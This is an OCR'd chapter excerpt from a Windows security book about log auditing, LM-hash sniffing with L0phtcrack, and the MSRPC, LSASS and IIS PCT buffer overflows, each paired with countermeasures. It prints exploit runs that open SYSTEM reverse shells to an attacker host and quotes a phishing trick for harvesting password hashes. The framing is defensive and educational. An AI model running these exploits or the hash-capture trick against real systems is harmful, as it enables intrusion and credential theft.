



Figure 4-2 Recommended audit settings for a secure server, as configured using Windows Server 2003's Security Policy snap-in.

Figure 4-3 shows the Security Log after numerous failed logon attempts caused by a NAT attack.


The details of event 539 are shown here:



Of course, logging does little good if no one ever analyzes the logs. Sifting through the Event Log manually is tiresome, but thankfully the Event Viewer has the capability to filter on event date, type, source, category, user, computer, and event ID.

For those looking for solid, scriptable, command-line log manipulation and analysis tools, check out Dumpel, from RK. Dumpel works against remote servers (proper permissions are required) and can filter on up to ten event IDs simultaneously. For example, using Dumpel, we can extract failed logon attempts (event ID 529) on the local system using the following syntax:

```
C:\> dumpel -e 529 -f seclog.txt -l security -m Security –t
```



Date	Time	Source	Category	Event	User	Computer
5/23/99	9:14:16 AM	Security	Logon/Logoff	539	SYSTEM	ACMEPDC1
5/23/99	9:14:13 AM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/23/99	9:14:06 AM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/23/99	9:13:57 AM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/23/99	9:13:13 AM	Security	Logon/Logoff	539	SYSTEM	ACMEPDC1
5/22/99	11:57:11 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:57:05 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:57:00 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:46 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:41 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:35 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:21 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:16 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:10 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:56 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:51 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:46 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:31 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:26 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:21 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:07 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:01 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:56 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:39 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:34 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:29 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:14 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1

Figure 4-3 The Windows Security Log shows failed logon attempts caused by an automated password-guessing attack.

Another good tool is DumpEvt from Somarsoft (free from http://www.somarsoft.com). DumpEvt dumps the entire security Event Log in a format suitable for import to an Access or SQL database. However, this tool is not capable of filtering on specific events.

Another nifty free tool is EventCombWindows, from Microsoft's Windows 2000 Server Security Operations Guide at http://www.microsoft.com/technet/security/prodtech/windows/windows2000/staysecure/default.asp. EventCombWindows is a multithreaded tool that will parse Event Logs from many servers at the same time for specific event IDs, event types, event sources, and so on. All servers must be members of a domain, because EventCombWindows works only by connecting to a domain first.

In the commercial space, we recommend ELM Log Manager, from TWindows Software at http://www.tntsoftware.com. ELM provides centralized, real-time event-log monitoring and notification across all Windows versions, as well as Syslog and SNMP compatibility for non-Windows systems. Although we have not used it ourselves, we've heard very good feedback from consulting clients regarding ELM.

Real-Time Burglar Alarms: Intrusion Detection/Prevention The next step up from log analysis tools is a real-time alerting capability. Windows intrusion-detection/prevention detection (IDS/IPS) products are listed in Table 4-2. Note that we've included "prevention" since most IDS vendors have now recognized that if customers are going to spend money to detect something, they might as well block it at the same juncture.

Although we've tried to focus on Windows host-based intrusion-detection/prevention products in Table 4-2, many of the vendors listed there also produce products ranging from log analysis and alerting tools to network protocol attack monitors, so be sure to question vendors carefully about the capabilities and intended function of the product you are interested in.

An in-depth discussion of intrusion detection/prevention is outside the scope of this book, unfortunately, but security-conscious administrators should keep their eyes on this technology for new developments. What could be more important than a burglar alarm for your Windows network?

BlackICE PC ProtectionBlackICE Server Protection	Internet Security Systems http://blackice.iss.net
Entercept	McAfee Inc. http://www.mcafeesecurity.com/us/products/mcafee/host_ips/category.htm
Cisco Security Agent (formerly Okena StormWatch)	Cisco http://www.cisco.com
Sentivist IPS/IDS	Network Flight Recorder (NFR) http://www.nfr.com
eTrust intrusion Detection (formerly SessionWall-3)	Computer Associates (CA) http://www3.ca.com/Solutions/Product.asp?ID=163
Intruder Alert (ITA)	Symantec http://enterprisesecurity.symantec.com/products
RealSecure Server Protection	Internet Security Systems http://www.iss.net
Tripwire for Windows	Tripwire, Inc. http://www.tripwiresecurity.com/

Table 4-2 Selected Windows Intrusion Detection/Prevention Tools

Eavesdropping on Network Password Exchange

Popularity:	*6*
Simplicity:	*4*
Impact:	*9*
Risk Rating:	***6***

Password guessing is hard work. Why not just sniff credentials off the wire as users log in to a server and then replay them to gain access? In the unlikely circumstance that an attacker is able to eavesdrop on Windows login exchanges, this approach can spare a lot of random guesswork. Any old packet analyzer will do for this task, but a specialized tool exists for this purpose. You're going to see a lot of it in this chapter, so we might as well introduce it now: It's called L0phtcrack, and it's available at http://www.atstake.com/research/lc/index.html (and by the way, that's a zero in "L0pht").

NOTE @stake has taken to referring to L0phtcrack as "LC" in recent versions; as of this writing, the most current version was LC5.

L0phtcrack is a Windows password-guessing tool that usually works offline against a captured Windows password database so that account lockout is not an issue and guessing can continue indefinitely. Obtaining the password file is not trivial and is discussed along with L0phtcrack in greater detail in the "Cracking Passwords" section, later in this chapter.

L0phtcrack also includes a function called SMB Packet Capture (formerly a separate utility called readsmb) that bypasses the need to capture the password file. SMB Packet Capture listens to the local network segment and captures individual login sessions between Windows systems, strips out specific values that can be used to derive passwords, and imports then into the main L0phtcrack program for analysis. Figure 4-4 shows SMB Packet Capture at work capturing passwords flying over the local network, to be cracked later by L0phtcrack itself.

Some readers might be wondering, "Hold on. Doesn't Windows utilize challenge/response authentication to block eavesdropping attacks?" True. When authenticating, clients are issued a random challenge from the server, which is then encrypted using the user's password hash as the key, and the encrypted challenge is sent back over the wire. The server then encrypts the challenge with its own copy of the user's hash and compares the two values. If it matches, the user is authenticated. (See KB Article Q102716 for more details on Windows authentication.) If the user's password hash never crosses the network, how does L0phtcrack's SMB Packet Capture utility crack it?

It is done simply by brute-force cracking. From the packet capture, L0phtcrack obtains *only* the challenge and the user's hash encrypted using the challenge. By encrypting the known challenge value with random strings and comparing the results to the encrypted hash, L0phtcrack reverse-engineers the actual hash value itself. Because of weaknesses in the hash algorithm used by Microsoft, the LAN Manager (LM) hash algorithm, this comparison




Figure 4-4 L0phtcrack's SMB Packet Capture utility eavesdrops on Windows logins over the network and feeds them back to L0phtcrack for cracking.

actually takes a lot less time than it should. The primary reason for this is the segmentation of the LM hash into small, discretely attackable portions, allowing the attack to be run in parallel against several smaller portions of the hash rather than the entire value.

The effectiveness of the reverse-engineering applied by SMB capture paired with the main L0phtcrack password-cracking engine is such that anyone who can sniff the wire for extended periods is most certainly guaranteed to obtain Administrator status in a matter of days. Do you hear the clock ticking on your network?

Oh, and in case you think your switched network architecture will eliminate the ability to sniff passwords, don't be too sure. Attackers can perform a variety of ARP spoofing techniques to redirect all your traffic through the attackers, thereby sniffing all your traffic. Or more simply, try this little bit of social engineering found in the L0phtcrack FAQ:

"Send out an email to your target, whether it is an individual or a whole company. Include in it a URL in the form of *file://yourcomputer/sharename/message*.html. When people click that URL they will be sending their password hashes to you for authentication."

CAUTION In view of techniques such as ARP redirection (see Chapter 7), switched networks don't really provide much security against eavesdropping attacks anyway.

Those crazy cats at L0pht even cooked up a sniffer that dumps Windows password hashes from Point-to-Point Tunneling Protocol (PPTP) logon exchanges. Windows uses an adaptation of PPTP as its Virtual Private Networking (VPN) technology, a way to tunnel

network traffic securely over the Internet. Two versions of the PPTP sniffer can be found at http://packetstormsecurity.com/sniffers/pptp-sniff.tar.gz. A UNIX-based readsmb program written by Jose Chung from Basement Research is also available from this site.

NOTE The SMB Capture tool can capture logons involving only Win9*x*/Me and NT4 or earlier machines that send the LM Response. Authentication between Windows 2000 and later machines is not vulnerable to this attack (unless a Win9*x*/Me and/or NT4 or earlier system that sends the LM hash is involved in the exchange!).

LanMan Authentication Countermeasure

The key to disabling the aforementioned attacks is to disable LanMan (LM) authentication. Remember, it's the LM Response that tools such as SMB Packet Capture prey on to derive passwords. If you can prevent the LM Response from crossing the wire, you will have blocked this attack vector entirely.

Following Windows NT 4.0 Service Pack 4, Microsoft has added a Registry key and value that controls the use of LM authentication. Add the `LMCompatibilityLevel` value with a Value Type of `REG_DWORD = 4` to the HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA Registry key. The Value Type 4 will prevent a domain controller (DC) from accepting LM authentication requests. The Microsoft Knowledge Base article Q147706 references Levels 4 and 5 for domain controllers.

On Windows 2000 and later systems, this Registry setting is more easily configured using the Security Policy tool: Look under the "LAN Manager Authentication Level" setting under the Local Policies | Security Options node (this setting is listed under the "Network Security" category in Windows XP and later). This setting allows you to configure Windows 2000 and later to perform SMB authentication in one of six ways (from least secure to most; adapted from KB Article Q239869). We recommend setting this to at least Level 2, "Send NTLM Response Only."

Unfortunately, any downlevel clients that try to authenticate to a domain controller patched in this way will fail, because the DC will accept only Windows hashes for authentication. ("Downlevel" refers to Windows 9*x*, Windows for Workgroups, and earlier clients.) Even worse, because non-Windows clients cannot implement the Windows hash, they will futilely send LM hashes over the network anyway, thus defeating the security against SMB capture. This fix is therefore of limited practical use to most organizations that run a diversity of Windows clients.

NOTE Before NT SP4, there was no way to prevent a Windows host from sending the LM hash for authentication. Therefore, any pre-NT SP4 Windows host is susceptible to this attack.

With the release of Windows 2000, Microsoft provided another way to shore up Windows 9*x*'s transmittal of authentication credentials over the wire. It's called the Directory Services Client (DSClient), available on the Windows 2000 CD-ROM as Clients\Win9x\Dsclient.exe. Win 9*x* users are theoretically able to set specific Registry settings to use the

more secure Windows hash only. KB Article Q239869 describes how to install DSClient and configure Windows 9*x* clients to use NTLM v2.

MSRPC vulnerabilities

Popularity:	*9*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	***8***

Apparently frustrated by the gradual hardening of IIS over the years, hackers turned their attention to more fertile ground: Microsoft Remote Procedure Call (MSRPC) and the many programmatic interfaces it provides. MSRPC is derived from the Open Software Foundation (OSF) RPC protocol, which has been implemented on other platforms for years. For those of you who are wondering why we include MSRPC under our discussion of proprietary Microsoft protocol attack, MSRPC implements Microsoft-specific extensions that have historically separated it from other RPC implementations. Many of these interfaces have been in Windows since its inception, providing plenty of attack surface for buffer overflow exploits and the like. The MSRPC port mapper is advertised on TCP and UDP 135 by Windows systems, and cannot be disabled without drastically affecting the core functionality of the operating system. MSRPC interfaces are also available via other ports, including TCP/UDP 139, 445 or 593, and can also be configured to listen over a custom HTTP port via IIS or COM Internet Services (CIS; see http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx).

In July 2003, The Last Stage of Delirium Research Group (LSD) published one of the first serious salvos signaling renewed interest in Windows proprietary networking protocols. LSD identified a stack buffer overflow in the RPC interface implementing Distributed Component Object Model services (DCOM). Even Windows Server 2003's buffer overflow protection countermeasures (the `/GS` flag) failed to protect it from this vulnerability.

There were a number of exploits, viruses, and worms that were published for this vulnerability. One easy-to-use scanner is the Kaht II tool, which can be downloaded from http://www.securityfocus.com/bid/8205/exploit. Khat II can scan a range of IP addresses, remotely exploit each system vulnerable to the RPC vulnerability, and send back a shell running as SYSTEM. Talk about fire and forget exploitation! Khat II is shown in operation here:

```
C:\tools>kaHt2.exe 192.168.234.2 192.168.234.3

_____________________________________________________
           KAHT II - MASSIVE RPC EXPLOIT
  DCOM RPC exploit. Modified by aT4r@3wdesign.es
  #haxorcitos && #localhost  @Efnet Ownz you!!!
              PUBLIC VERSION :P

_____________________________________________________
```

```
 [+] Targets: 192.168.234.2-192.168.234.3 with 50 Threads
 [+] Attacking Port: 135. Remote Shell at port: 33090
 [+] Scan In Progress...
 - Connecting to 192.168.234.3
   Sending Exploit to a [WinXP] Server...
 - Conectando con la Shell Remota...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINNT\system32>whoami
whoami
nt authority\system

C:\WINNT\system32>netstat -an
netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  etc.
  TCP    192.168.234.3:33090    192.168.234.210:3239   ESTABLISHED
  UDP    0.0.0.0:135            *:*
  etc.

C:\test>b

 - Connection Closed

 [+] Scan Finished. Found 1 open ports
```

More infamously, the Blaster worm achieved significant distribution by exploiting this vulnerability. Blaster was programmed to infect other machines and perform a DoS attack against windowsupdate.com (actually not the correct address for Microsoft's primary patching site) that was blunted by Microsoft's removal of the windowsupdate.com domain name from DNS on August 15, 2003.

Subsequently, other serious MSRPC vulnerabilities were discovered. For details, see http://www.microsoft.com/technet/security/bulletin/MS03-039.mspx, MS04-012.mspx, and MS04-029.mspx.

MSRPC Countermeasures

At the network layer, filter access to the ports used to exploit MSRPC, including:

- TCP ports 135, 139, 445, and 593
- UDP ports 135, 137, 138, and 445
- All unsolicited inbound traffic on ports greater than 1024
- Any other specifically configured RPC port
- If installed, COM Internet Services (CIS) or RPC over HTTP, which listen on ports 80 and 443

NOTE See Microsoft security bulletin MS03-026 for more information about identifying RPC over HTTP or CIS on your systems.

At the host layer, filter these same ports using host-based firewalling or IPSec filters, and apply the patch from MS03-026 (or subsequent roll-up hotfixes or service packs, of course). Microsoft also released a tool to scan for the presence of this vulnerability at http://support.microsoft.com/?kbid=827363.

Although disabling the RPC service (RPCSS) is not recommended, you can disable DCOM to prevent specific vulnerabilities involving the RPC/DCOM interface (like MS03-026). While disabling DCOM is not as debilitating as disabling RPCSS, it will likely cause issues with your Windows applications, so be very cautions if you elect to go this route. See http://support.microsoft.com/?kbid=825750 for information on how to disable DCOM. Also, be sure to disable RPC over HTTP and CIS if you are not using it.

If you write your own RPC applications, you should definitely read Microsoft's MSDN article on securing RPC clients and servers, available at http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/writing_a_secure_rpc_client_or_server.asp.

To detect systems already infected by Blaster, we recommend following standard incident response procedures and relying on your antivirus infrastructure. You might also try rerouting the windowsupdate.com domain name to a special internal IP address: This will alert you to the infected machines that will subsequently attempt to SYN flood the internal IP address at scheduled intervals according to Blaster's internal timer.

For complete information about mitigating this vulnerability, see Microsoft's security bulletin at http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx.

Local Security Authority Service (LSASS) Buffer Overflow

Popularity:	*9*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	***8***

Security researchers eEye Digital Security reported this vulnerability to Microsoft in October 2003, and it took nearly 200 days for Microsoft to issue a patch (see http://www.eeye.com/html/Research/Advisories/AD20040413C.html). Although the vulnerability

itself lies in LSASS (LSASRV.DLL), specifically in code that interfaces with Active Directory services both locally and remotely, it is actually exploited via RPC on TCP ports 139 and 445 (again pointing up the substantial attack surface exposed by the numerous Windows programming interfaces available via these proprietary protocols). Windows Server 2003 was not remotely affected by publicly released exploit code, in contrast to just about every other flavor of Windows in popular use at the time (Windows NT 4.0 SP6a, 2000 SP2 through SP4, XP SP1, NetMeeting, Windows 98, and Windows ME).

eEye, as always, explains exploitation in gory detail in their bulletin, and of course it wasn't but a few days from the official announcement by Microsoft that a worm was produced. The Sasser worm achieved a moderate distribution by exploiting the vulnerability on Windows XP machines only (see http://vil.nai.com/vil/content/v_125007.htm). Of course, there was also console exploit application code released as well, which can be found at http://www.securityfocus.com/bid/10108/exploit. By and large, this body of exploit code was a bit unstable in our testing, frequently causing forcible system shutdowns on Windows XP SP1 systems, as shown in Figure 4-5.

LSASS Buffer Overflow Countermeasures

For complete information about mitigating this vulnerability, see Microsoft's security bulletin at http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx.

At the network layer, filter access to the ports used to exploit the LSASS buffer overflow, TCP ports 139 and 445.

At the host layer, filter these same ports using host-based firewalling or IPSec filters, and apply the patch from MS04-011 (or subsequent roll-up hotfixes or service packs, of course).

Normally, we'd also recommend disabling the vulnerable service to protect against exploitation. Unfortunately, LSASS cannot be disabled since its functionality is too central to the operation of the operating system (authentication, maintaining logon sessions, and




Figure 4-5 The result of running one of the LSASS buffer overflow exploits against a vulnerable system

so on). You can stop the Windows Server service with the `net stop server /y` command, which will disable connectivity to TCP 139 and 445, but this will also disable any file, print, and domain capabilities of the system.

To detect systems already infected by Sasser, we recommend following standard incident-response procedures and relying on your antivirus infrastructure. Microsoft also released an online tool to scan a single local PC for the presence of the Sasser worm at http://www.microsoft.com/security/incident/sasser.mspx.

TIP Sasser may cause lsass.exe to crash, which will force the operating system to shut down after 60 seconds. This shutdown can be aborted on Windows XP systems by using the built-in `shutdown.exe -a` command. This shutdown cannot be aborted on Windows 2000 systems.

Windows Internet Service Implementations

When Microsoft began installing Internet Information Services (IIS) by default with Windows 2000, an entire new genre of exploits was unleashed. One major release later (Windows Server 2003 ships with IIS 6), Microsoft is finally disabling IIS in its default installations. In fact, IIS is not even installed in the default OS installation, and if you choose to install it, it deploys within a fairly minimal configuration. This single step will probably do more for Windows security than all the patches released since NT4 SP3.

Yes, it has been that bad, as many in the security research community have painfully demonstrated over the years (eEye Digital Security in particular was instrumental in discovering some of the most debilitating IIS flaws of the past several years). Suffice it to say, if you run IIS without understanding how to secure it, we predict that it will only be mere minutes before your systems are owned by the marauding corps of vandals, hackers, and automated worms stalking the Web today. And don't think your private corporate network is safe, either—IIS worms continue to bounce around internally at many companies we've consulted for!

Classically, IIS exploits have focused on the so-called World Wide Web Service, Microsoft's implementation of an HTTP daemon, and have clustered around three major attack vectors:

- Information disclosure
- Directory traversal
- Buffer overflows

Over the last few years, thanks to substantial catch-up work by Microsoft in responding to the onslaught of IIS HTTP exploits, most of these attack vectors have been shut down (if the dearth of new exploits is any indication).

Of course, besides the HTTP implementation, IIS also includes FTP, SMTP, and NNTP services. Surprisingly, these other Internet service implementations have not been included in the re-architecture of the HTTP service that Microsoft performed with IIS6, in which the HTTP listener was moved into the kernel and all other HTTP processing was shifted into a much less privileged user-mode process. Although disabled by default

now, FTP, SMTP, and NNTP all still follow the monolithic pre-IIS6 design, where they run inside of a single process running as SYSTEM. Not surprisingly, there have been a few recent exploits of these services, and they will likely continue to flourish if Microsoft's SMTP implementation (which is shared by Exchange Server) continues to gain popularity (FTP and NNTP appear to be going the way of the dodo as HTTP-based alternatives gain prominence).

We'll discuss the latest IIS attacks in this section, which is organized according to the major attack vectors we described earlier. We'll save our discussion of countermeasures for the end so that all relevant IIS security best practices get captured in one place.

Buffer Overflows

Popularity:	*10*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***10***

Ever since their June 1999 discovery of a buffer overflow in the ISM.DLL, the researchers at eEye Digital Security have churned out regular advisories on other spectacular IIS buffer overflows, including IIS extensions like IDA.DLL for Indexing Services and msw3prt.dll for the Internet Printing Protocol (IPP). One persistent theme to eEye's IIS research is that IIS' major problem lies in these extensions to the core HTTP functionality. Microsoft reacted by IIS6 and disabled most of these extensions by default.

Unfortunately, there are some extensions that many websites simply can't do without, such as Secure Sockets layer (SSL) support necessary for securing e-commerce transactions. So it was fairly distressing when, in April 2004, Microsoft published security bulletin MS04-011 announcing that Internet Security Systems (ISS) had discovered a buffer overflow in the library that implements SSL for IIS (see http://xforce.iss.net/xforce/alerts/id/168). Technically, it was not the SSL implementation at fault here, but rather code for a legacy protocol called PCT in the same library as the SSL functionality. PCT, or Private Communications Transport, was an early candidate for providing cryptographic support to HTTP that was superseded by SSL many years ago. Unfortunately, Microsoft never removed the legacy code from their cryptographic library, which is still used to provide SSL support in IIS. Quite a vivid illustration of an important security principle: Legacy code is typically poorly maintained and should be removed as aggressively as possible, especially when it no longer serves any purpose. Otherwise, it just provides additional attack surface for hackers to gain a foothold.

As usual, exploit code was released immediately following Microsoft's posting of their security bulletin. Johnny Cyberpunk of The Hacker's Choice (THC; see http://thc.org) posted thciisslame.c to several mailing lists, which, when compiled, exploited Windows 2000 SP4 systems running IIS—and the vulnerable SSL library—bound to port 443 (the default). The exploit sends a remote shell running as SYSTEM to a user-defined port on the attacker's machine, as shown here:

```
C:\tools>thciisslame 192.168.234.119 192.168.234.2 31337

THCIISSLame v0.2 - IIS 5.0 SSL remote root exploit
tested on Windows 2000 Server german/english SP4
by Johnny Cyberpunk (jcyberpunk@thc.org)

[*] building buffer
[*] connecting the target
[*] exploit send
[*] waiting for shell


C:\winnt\system32>whoami
NT AUTHORITY\SYSTEM
```

In June 2004, Microsoft confirmed a report of a security issue known as Download.Ject affecting customers using Internet Explorer. (Download.Ject is also known as JS.Scob.Trojan, Scob, and JS.Toofeer.). In what was apparently a two-pronged attack using servers compromised with the PCT vulnerability located in Russia and previously undisclosed vulnerabilities in IE, many consumers were directed to the compromised servers and were then themselves compromised (including installation of adware). For more information on Download.ject, see Chapter 13 and http://www.microsoft.com/security/incident/download_ject.mspx.

It's also important to note that any service or application that uses the flawed Windows SSL library is vulnerable and may be exploitable. This includes Microsoft services such as IIS, Active Directory, and Exchange, or any third-party application that uses the vulnerable shared SSL/PCT functions.

NOTE The SSL library included in Windows Server 2003 is vulnerable, but the PCT 1.0 protocol is disabled by default using the workaround we'll show next.

There have been buffer overflows in non-HTTP IIS services recently as well. Just to name a couple, Microsoft security bulletin MS04-036 dated October 12, 2004, announced a buffer overflow in the Network News Transfer Protocol (NNTP) component of IIS, and bulletin MS04-035 of that same day also revealed a buffer overflow in the IIS SMTP service. Clearly, as the HTTP components have been either disabled in default configurations or had existing buffer overflows patched, the security research community is targeting other IIS components, since they are likely to be accessible via the Internet.

PCT Buffer Overflow Countermeasures

As is typically the case with programming weaknesses in Microsoft software, and especially those that are not easily disabled using network access control, the best defense is patching as soon as possible. For the PCT buffer overflow, see http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx for specific patch information.

There is a system configuration that can be implemented to work around this vulnerability in the interim. KB article 187498 describes how to disable certain SSL protocols, including PCT 1.0, SSL 2.0, and SSL 3.0 (see http://support.microsoft.com/?kbid=187498). In essence, set the REG_BINARY Registry value HKLM\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\PCT 1.0\Server\Enabled to 00000000 (disabled).

IIS Attack Countermeasures

The following section discusses basic through advanced IIS security countermeasures, to ensure that your site is locked up as tight as possible against the inevitable attacks that Microsoft's popular Internet services implementation will receive when exposed to hostile environments.

Network Ingress—and Egress!—Filtering Of course, firewalls or routers should be used to limit inbound access to web servers, but be sure to also consider egress filtering of outbound communications from the web server. In almost all cases, web servers should never be initiating connections to external parties. In fact, as you've seen in the preceding examples, the most frequently used web-hacking technique is to initiate a "phone home" connection to the hacker's machine. Restrict Internet egress from web servers to "TCP established" only to prevent these sorts of tricks (of course, web servers will typically need to initiate connections to back-end databases, but we are assuming such back-end connections are semitrusted and therefore would not require egress filtering).

As the Internet evolves, egress filtering to established connections only is becoming more difficult to implement. For example, XML-based Web Services (see Chapter 12) often have a need to initiate outbound communications with the Internet. If you are running Web Services, we recommend you segregate networks with servers requiring more complex communications requirements from standard "respond only" web servers.

